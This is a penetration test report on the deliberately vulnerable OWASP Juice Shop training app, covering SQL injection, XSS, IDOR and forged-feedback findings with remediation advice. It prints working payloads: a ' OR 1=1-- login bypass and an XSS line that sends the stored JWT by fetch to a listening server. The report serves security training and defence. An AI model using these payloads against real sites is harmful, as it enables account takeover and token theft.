WEB APPLICATION PENETRATION TEST

OWASP Juice Shop

Technical Security Report

Assessment dates: 16–21 March 2026
Prepared by: Eric Muturi and David Munene

> **Lab assessment / demonstration.** Performed against **OWASP Juice Shop**, an intentionally vulnerable, open-source application published by the OWASP Foundation for security training. This is **not** a client engagement and contains no real customer data.

Scope & Methodology

The assessment followed the OWASP Testing Guide v4 methodology, covering web application, authentication, authorization, API endpoint, client-side and business-logic testing. Target: OWASP Juice Shop on localhost (127.0.0.1), ports 3000/8080/44505. Stack: Node.js, TypeScript, Angular 20.3.17 (via Wappalyzer).

Tools: Nmap, Burp Suite Community Edition, Wappalyzer, CyberChef / jwt.io, browser dev tools, Python HTTP server (XSS token-theft PoC), RockYou wordlist.

Vulnerability Summary

13 vulnerabilities were identified: **2 Critical, 6 High, 5 Medium** (by CVSS).

ID	Vulnerability	Severity	CVSS
VULN-001	SQL Injection in Login — Authentication Bypass	**Critical**	9.8
VULN-002	Reflected XSS with Token Exfiltration	**High**	8.1
VULN-003	DOM-Based XSS with Filter Bypass	**High**	7.4
VULN-004	IDOR in Basket Access	**High**	7.5
VULN-005	Broken Object Level Authorization — Forged Feedback	**High**	7.1
VULN-006	JWT Manipulation — Privilege Escalation	**Critical**	9.1
VULN-007	Sensitive Data Exposure via User Enumeration in Reviews	**Medium**	5.3
VULN-008	Authorization Bypass — Unauthenticated /api/Users	**High**	7.5
VULN-009	Weak Password Policy	**Medium**	5.4
VULN-010	Verbose Error Messages — Information Disclosure	**Medium**	5.3
VULN-011	Business Logic Flaw — Negative Quantity Accepted	**High**	7.4
VULN-012	Sensitive File Exposure via Directory Listing (/ftp)	**Medium**	5.3
VULN-013	Missing Rate Limiting on Authentication	**Medium**	5.3

OWASP Top 10 (2021) Mapping

Category	Count	IDs
A01 Broken Access Control	4	VULN-004, 005, 007, 008
A02 Cryptographic Failures	1	VULN-006

A03 Injection (SQLi + XSS)	3	VULN-001, 002, 003
A04 Insecure Design	1	VULN-011
A05 Security Misconfiguration	2	VULN-010, 012
A07 Auth Failures	2	VULN-009, 013


Detailed Findings

VULN-001: SQL Injection in Login — Authentication Bypass


Critical CVSS 9.8 | A03:2021 – Injection | `POST /rest/user/login`

Description: The login endpoint does not sanitise or parameterise the email field, allowing SQL injection. The payload `' OR 1=1--` bypasses authentication entirely and logs in as the administrator (`admin@juice-sh.op`). A second vector uses a disclosed email with `email'--` to log in as any specific user.


Proof of concept: A request body `{ "email": "' OR 1=1--", "password": "..." }` sent via Burp Repeater to `POST /rest/user/login` returned HTTP 200 with a valid JWT and `umail: admin@juice-sh.op`, confirming full authentication bypass.



VULN-001 — evidence 1



VULN-001 — evidence 2



VULN-001 — evidence 3

Impact: Complete authentication bypass to any account including administrator, granting full control of the application and access to all user data.


Remediation: Use parameterised queries / prepared statements; add an ORM with query sanitisation; strictly validate and reject special SQL characters; deploy a WAF with SQLi rules.

VULN-002: Reflected XSS with Token Exfiltration

High CVSS 8.1 | A03:2021 – Injection (XSS) | `GET /search?q=`

Description: The search function reflects user input without encoding, allowing arbitrary JavaScript to run in the victim's browser. Escalated from a basic `alert(1)` to full JWT exfiltration using the fetch API to send the token to an attacker-controlled server.

Proof of concept: Payload `<img src=x onerror="fetch('http://localhost:6939?token='+localStorage.getItem('token'))">` exfiltrated the JWT to a listening HTTP server on port 6939.



VULN-002 — evidence 1

Impact: Arbitrary JavaScript execution, theft of tokens from localStorage, session hijacking and full account takeover.


Remediation: Context-aware output encoding; avoid rendering raw user input; strict CSP restricting inline scripts; store tokens in HttpOnly cookies; use Angular's DomSanitizer.

VULN-003: DOM-Based XSS with Filter Bypass

High CVSS 7.4 | A03:2021 – Injection (XSS) | `GET /search?q=`

Description: User-controlled input is rendered in the DOM without sanitisation. Script-tag payloads are filtered, but the filter is bypassed with alternative elements such as `<iframe>`, embedding external content within the application context.

Proof of concept: An `<iframe>` payload embedding an external SoundCloud player rendered directly in the search results, confirming DOM-based XSS with filter bypass.



VULN-003 — evidence 1

Impact: Arbitrary script execution or malicious embedded content, phishing via embedded content, and session hijacking when chained with script payloads.


Remediation: Allowlist-based validation; sanitise DOM content with DOMPurify; strict CSP with frame-src restrictions; never insert raw user input into the DOM.

VULN-004: IDOR in Basket Access


High CVSS 7.5 | A01:2021 – Broken Access Control | `GET /rest/basket/{id}`

Description: Authenticated users can access other users' baskets by changing the basket ID. The server does not verify ownership, resulting in horizontal privilege escalation.


Proof of concept: Using Burp Intruder, basket IDs 1–5 were enumerated; each returned HTTP 200 with the corresponding user's basket contents, confirming IDOR across multiple accounts.



VULN-004 — evidence 1



VULN-004 — evidence 2



VULN-004 — evidence 3

Impact: Unauthorised access to other users' basket data and purchasing behaviour, with potential for data theft or order manipulation.


Remediation: Server-side authorisation to verify basket ownership; use indirect (session-based) references instead of sequential IDs; monitor for anomalous access.

VULN-005: Broken Object Level Authorization — Forged Feedback


High CVSS 7.1 | A01:2021 – Broken Access Control | `POST /api/Feedbacks`

Description: Feedback can be submitted on behalf of other users by manipulating the `UserId` field. The server does not validate that the authenticated user may act as the specified user ID, enabling impersonation.

Proof of concept: A POST to `/api/Feedbacks` with a manipulated `UserId` (e.g. 1, the admin) returned HTTP 201 Created, with the feedback appearing under the target user.



VULN-005 — evidence 1



VULN-005 — evidence 2

Impact: User impersonation, fraudulent or defamatory content under trusted accounts (e.g. admin), and damage to application integrity and trust.

